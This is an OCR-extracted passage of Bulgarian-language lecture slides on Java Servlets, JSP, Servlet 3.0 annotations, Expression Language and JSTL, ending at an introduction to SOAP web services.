  <%= expression %>" flush="true| false" >

  <jsp:param name="parameterName"
  value="parameterValue | ${ Expression } |
  <%= expression %>" />

  </jsp:include>
- <jsp:forward page="relativeURL | ${Expression } |
  <%= expression %>" flush="true| false" >

  <jsp:param name="parameterName"
  value="parameterValue | ${ Expression } |
  <%= expression %>" />


  </jsp:forward>


Трислойна архитектура: презентация, бизнес логика и данни: Model -View-Controller-MVC design pattern, Model 2

- Servlet (Controller) + JSPs (Views) + POJOs (Model)


Предимства на MVC:

- Разделяне на труда между уеб дизайнери и програмисти на Java™
- Възможност за независима промяна на презентационната логика и визуалното представяне на данните
- По-лесна поддръжка, модификация и разширяване
- Улеснена навигация




HTTP/HTTPS
Web (Browser) Clients
Уеб форма (JSP или HTML)
Изпращане на форма
Web Container
HTTP/HTTPS
JSP A
JSP B
JSP C
Front Servlet
Връщане на
бийнове
и запаване в
RequestScope
Извикване на
бизнес методи
POJO
(Business Logic)
RequestDispatcher dispatcher =
request.getRequestDispatcher(jspAddress);
dispatcher.forward(request, response);

Model 2 MVC архитектура



Жизнен цикъл на сървлета

- Зареждане на класа на сървлета от уеб контейнера
- Уеб контейнерът създава инстанция на класа
- Инициализира инстанцията на сървлета като извиква метода **init()**
- Извиква **service()** метода за всяка заявка подавайки **request** и **response** обекти като аргументи
- Преди да деактивира (премахне) сървлета контейнера извиква неговия метод **destroy()**

Слушатели на събития

- Инсталиране и деинсталиране на уеб приложението: ServletContextListener --> ServletContextEvent
- Добавяне на атрибут към уеб контекста (приложението): ServletContexAttributetListener --> ServletContextAttributeEvent
- Създаване на нова сесия, инвалидиране, активиране, пасивиране и таймаут: HttpSessionListener, HttpSessionActivationListener --> HttpSessionEvent
- Добавяне, премахване или замяна на атрибут в сесията: HttpSessionAttributeListener, HttpSessionBindingListener --> HttpSessionBindingEvent

Слушатели на събития (2)

- Получаване на нова заявка: ServletRequestListener --> ServletRequestEvent
- Добавяне, премахване или замяна на атрибут към заявката: ServletRequestAttributeListener --> ServletRequestAttributeEvent

Филтри

- Филтърът е обект, който може да трансформира хедърите (заглавните части) и/или съдържанието на HTTP Request и/или HTTP Response.
- Филтрите са многократно използваеми в различни конфигурации и не трябва да зависят от компонента, към който са прикачени
- Употреба – за взаимодействие с външни ресурси, промяна на хедъри, блокиране или филтриране или промяна на съдържание на заявката или отговора

Филтри II

- Filter – базов клас за HTML филтрите
  - init () - инициализация
  - destroy() - приключване
  - doFilter – основна работа на филтъра
- FilterChain – филтрите могат да се прилагат в последователност
- FilterConfig ~ ServletConfig
- Програмиране на филтри които променят **request** и/или **response**,класове: HttpServletRequestWrapper и HttpServletResponseWrapper

Деклариране на филтри в web.xml

```
<filter>
    <filter-name>Servlet Mapped Filter</filter-name>
    <filter-class>filters.ExampleFilter</filter-class>
  <init-param>
      <param-name>attribute</param-name>
      <param-value>
          filters.ExampleFilter.SERVLET_MAPPED
    </param-value>
  </init-param>
</filter>
```

Прикачане на филтри към сървлети

```
  <filter-mapping>
        <filter-name>Servlet Mapped Filter</filter-
name>
          <servlet-name>invoker</servlet-name>
  </filter-mapping>
  <filter-mapping>
        <filter-name>Path Mapped Filter</filter-
name>
          <url-pattern>/servlet/*</url-pattern>
  </filter-mapping>
```

Java Servlet 3 API – JSR 315

- Част от Java EE спецификацията
- Основни подобрения:
  - По-лесна разработка на уеб приложения
  - Разширяемост и автоматично разпознаване/ включване на нови web development frameworks (Apache Wicket, Spring MVC, ...)
  - Асинхронна обработка при дълго продължаващи клиентски заявки
  - Подобрена програмна сигурност, чрез нови методи за програмна аутентификация

Характериситки на Java Servlet 3.0 API

- Използване на разумни стойности по подразбиране и опростяване на конфигурацията
- Използване на анотации за декларативно конфигуриране и инжектиране на зависимости
- Използване на type-safe generics за по надеждни програми
- Опционален web.xml – ако го има е с по-висок приоритет пред анотациите в кода

Основни анотации в Java Servlet 3 API

- **@HandlesTypes –** автоматична Framework регистрация
- **@HttpConstraint –** декларативна сигурност
- **@HttpMethodConstraint –** декларативна сигурност
- **@MultipartConfig –** обработка на file uploads (Parts)
- **@ServletSecurity –** декларативна сигурност
- **@WebFilter –** декларативна сигурност
- **@WebInitParam –** автоматична регистрация
- **@WebListener –** автоматична регистрация
- **@WebServlet –** автоматична регистрация

Регистрация на сървлети и филтри

```
@WebServlet(name="mytest",
        urlPatterns={"/"},
        initParams={ @WebInitParam(name="mymsg",
value="my servlet") } )
public class MyServlet extends HttpServlet {.....}

@WebFilter(urlPatterns={"/"}, initParams={
@WebInitParam(name="mymsg", value="my filter") })
public class MyFilter implements Filter { ... }

@javax.servlet.annotation.WebListener
public class MyServletContextListener implements
ServletContextListener { ... }
```

Динамична регистрация на уеб компоненти

```
ServletRegistration sr = sc.addServlet("MyServlet",
        "web.myservlet.MyServlet");
sr.setInitParameter("servletName", "MyServlet");
sr.addMapping("/*");
FilterRegistration fr = sc.addFilter("MyDynamicFilter",
        "web.myservlet.MyFilter");
fr.setInitParameter("filterName", "MyFilter");
fr.addMappingForServletNames(EnumSet.of(
        DispatcherType.REQUEST), true, "MyServlet");
sc.addListener("web.myservlet.MyServletRequestListener");
```

Автоматично разпознаване на Frameworks

```
<web-app xmlns="http://java.sun.com/xml/ns/javaee"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-
instance" version="3.0"
xsi:schemaLocation="http://java.sun.com/xml/ns/javaee
http://java.sun.com/xml/ns/javaee/web-app_3_0.xsd">
  <absolute-ordering>
    <name>FilterApp1</name>
    <others/>
    <name>FilterApp2</name>
  </absolute-ordering>
</web-app>
```


Автоматично разпознаване на Frameworks (2)

```
<web-fragment
xmlns="http://java.sun.com/xml/ns/javaee"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-
instance" version="3.0"
xsi:schemaLocation="http://java.sun.com/xml/ns/javaee
http://java.sun.com/xml/ns/javaee/web-
fragment_3_0.xsd" metadata-complete="true">
  <name>FilterApp1</name>
  <filter>
    <icon/>
    <filter-name>myfilter</filter-name>
    <filter-class> myapp.MyFilter</filter-class>
  </filter>
```

Автоматично разпознаване на Frameworks (3)

```
  <filter-mapping>
    <filter-name>myfilter</filter-name>
    <url-pattern>/</url-pattern>
    <dispatcher>REQUEST</dispatcher>
  </filter-mapping>
</web-fragment>
```

Динамично разпознаване на ресурси



Асинхронна обработка на заявки

```
final AsyncContext ac = req.startAsync();
ac.setTimeout(10  * 60 * 1000);
ac.addListener(new AsyncListener() {
  public void onComplete(AsyncEvent event) throws
IOException{
        queue.remove(ac);
  }
  public void onTimeout(AsyncEvent event) throws
IOException {
        queue.remove(ac);
  }
...}
```

- @WebServlet анотация – атрибут asynchSupported=true

Multipart Form – File Uploads

- @MultipartConfig анотация – с атрибути:

–fileSizeThreshold

–location

–maxFileSize

–maxRequestSize

- Методи на класа **HttpServletRequest**:

–Part getPart(java.lang.String name)

–java.util.Collection<Part> getParts()

- Клас Part

Програмна конфигурация на сесийни кукита

```
SessionCookieConfig scc =
        sce.getServletContext().getSessionCookieConfig();
scc.setName("MYJSESSIONID");
scc.setPath("/myPath");
scc.setDomain("mydomain");
scc.setComment("myComment");
scc.setSecure(true);
scc.setHttpOnly(true);
scc.setMaxAge(120);
```

Собствени библиотеки от JSP™ тагове

- Предимства:

–чисто разделяне на презентация от бизнес логика

–възможност за разделение на труда между програмисти и уеб разработчици

–възможност за редуциране на сложните процедурни операции до по-прости декларативни тагове

–таговете могат да манипулират съдържанието на страницата, да се свързват един с друг чрез входни (атрибути) и изходни променливи и да се влагат един в друг и да работят съвместно, да достъпват бийнове и функции чрез JSP 2.x Expression Language

Собствени библиотеки от JSP™ тагове

- Особености и недостатъци:

- създаването на собствени библиотеки от тагове е свързано с повече работа и е оправдано, когато реализираната функционалност ще се използва многократно
- таговете имат сравнително самостоятелно поведение, за разлика от **java beans**, които обикновено се споделят между множество страници
- Имаме няколко вида тагове – **classic tags, simple tags, tag files (jsp fragments)** – необходими са познания кой вид да предпочетем за конкретна цел

Основни компоненти на JSP™ тагове

- Три основни компонента на JSP таг:
- Tag Handler Class или Tag File – дефинира функционалността на тага
- Tag Library Descriptor – описва съответствието между имена на тагове, атрибути, променливи и др. в markup-а и съответните java класове
- JSP страница – дефинира (импортира) съответните библиотеки като ги прави достъпни чрез по-кратък префикс (XML namespace, за XML документи)
- Незадължителен четвърти елемент е задаването на унифицирани имена на библиотеките с тагове в web.xml

Включване на Tag Library в JSP™ страница

- Обявяване на префикса на библиотеката чрез директивата:

<%@ taglib prefix="my" [tagdir=/WEB-INF/tags/*dir* | uri=*URI*] %>

- Използване на таговете в библиотеката (или таг файловете в съответната директория) в JSP™ страницата:

```
<my:url var="url" value="/nextPage" >
    <my:param name="itemId" value="${itemId}" />
</my:url>
```

JSP™ Unified Expression Language (1)

- Unified - обединява начина за достъп и модификация на данните в JSTL и JSF
- Основни предимства:

- универсален начин за достъп до java™ обекти (JavaBeans™), независимо от вида им (колекции, асоциативни списъци, неявни обекти, параметри на завката, кукита, ...) и обхвата (page, request, session, application), в който се намират
- лесен достъп до свойства (properties)
- наличие на основни аритметични и логически оператори
- автоматична конверсия на типовете с празни стойности вместо изключения при грешка

JSP™ Unified Expression Language (2)

- Основни видове оценяване:
- Незабавно (immediate) – JSTL: връща резултат незабавно при първоначално зареждане на страницата, read only. Примери: ${employee.name}, ${param.action}
- Отложено (deffered) – JSF: оценява се многократно през различните етапи от жизнения цикъл на старницата, read/write. Примери: #{employee.name}, #{employee.validateName}

```
<h:form>
   <h:inputText id=”ename” value=”#{employee.name}
validator=”#{employee.validateName”/>
   <h:commandButton id=”submit” action=”#employee.nextPage” />
</h:form>
```

Неявни обекти в JSP™ EL

- pageContext:
- servletContext
- initParam – стойност на инициализиращ параметър

– session

– request

- param – стойност на параметър на заявката
- paramValues – за параметри с множество стойности
- header – стойност на заглавна част
- headerValues – за заглавна част с множество ст-ти
- cookie – стойност на бисквитка

–response

Обхвати в JSP™ EL

- pageScope
- requestScope
- sessionScope
- applicationScope

Примери:

```
${sessionScope.employees[2].name}
${requestScope[“javax.servlet.forward.servlet_path”]}
${header[“accept-language”]}
${!empty param.addId && param.addId > 0}
${initParam['dbUrl']}
```

Дефиниране на функции в JSP™ EL

- Използване:

```
${mytld:toUpperCase(param.name)}
```

- Дефиниране като статичен метод на клас:

```
package mypackage;
public class MyFunctions {
    public static String toUpperCase(String text) {
        return text.toUpperCase();
    }
}
```

Дефиниране на функции в JSP™ EL (2)

- TLD описание:

```
<taglib>  ...
   <function>
         <description>Converts the string to all caps</description>
        <name>toUpperCase</name>
         <function-class>mypackage.MyFunctions</function-
class>
         <function-signature>
            java.lang.String  toUpperCase(java.lang.String)
        </function-signature>
    </function>
</taglib>
```

Деактивиране на JSP™ EL

- По подразбиране EL е деактивиран, ако версията на JSP™ е 2.3 или по-стара, и е активиран ако е 2.4 или по-нова:

```
<!DOCTYPE web-app
PUBLIC "-//Sun Microsystems, Inc.//DTD Web Application 2.3//EN"
"http://java.sun.com/dtd/web-app_2_3.dtd">
<jsp-property-group>
        <el-ignored>true</el-ignored>
    </jsp-property-group>
<%@ page isELIgnored ="true" %>
```

- Ескейп последователности: \#{ или \${
- Можем да деактивираме и скриптовите елементи с:

<scripting-invalid>true</scripting-invalid> в <jsp-property-group>

Java Standard Tag Library - JSTL

- Core: http://java.sun.com/jsp/jstl/core
- XML: http://java.sun.com/jsp/jstl/xml
- Internationalization: http://java.sun.com/jsp/jstl/fmt
- SQL: http://java.sun.com/jsp/jstl/sql
- Functions: http://java.sun.com/jsp/jstl/functions

JSTL Core: http://java.sun.com/jsp/jstl/core

- Variable support: **remove, set**
- Choice: **if, choose, when, otherwise**
- Iteration: **forEach, forTokens**
- URL management: **import, param, redirect, url**
- Miscellaneous: **out, catch**
- **https://docs.oracle.com/javaee/5/jstl/1.1/docs/tlddocs/c/tld-summary.html**
- **https://www.javatpoint.com/jstl-core-tags**
- **https://www.tutorialspoint.com/jsp/jsp_standard_tag_library.htm**

JSTL XML: http://java.sun.com/jsp/jstl/xml

- Main tags: **out, parse, set**
- Choice: **if, choose, when, otherwise**
- Iteration: **forEach**
- Transformation: **transform, param**

JSTL I18n: http://java.sun.com/jsp/jstl/fmt

- Set Locale: **setLocale, requestEncoding**
- Messaging bundles: **message, param, setBundle**
- Date & Number formatting: **formatDate, formatNumber, parseDate, parseNumber, setTimeZone, timeZone**

JSTL SQL: http://java.sun.com/jsp/jstl/sql

- Defining data source: **setDataSource**
- SQL query: **query, param, dateParam, transaction, update**

Functions: http://java.sun.com/jsp/jstl/functions

- Collection length: **length**
- String manipulation: **toUpperCase, toLowerCase, substring, substringAfter, substringBefore, trim, replace, indexOf, startsWith, endsWith, contains, containsIgnoreCase, split, join**
- Escape XML: **escapeXml**


Уеб услуги (1)

- XML -based web services:
  - Simple Object Access Protocol (SOAP)
- XML-based envelope
- XML-based encoding rules
- XML-based request and response convention
  - Web Services Description Language (WSDL)
  - Universal Description, Discovery and Integration (UDDI) and ebXML Registries integration

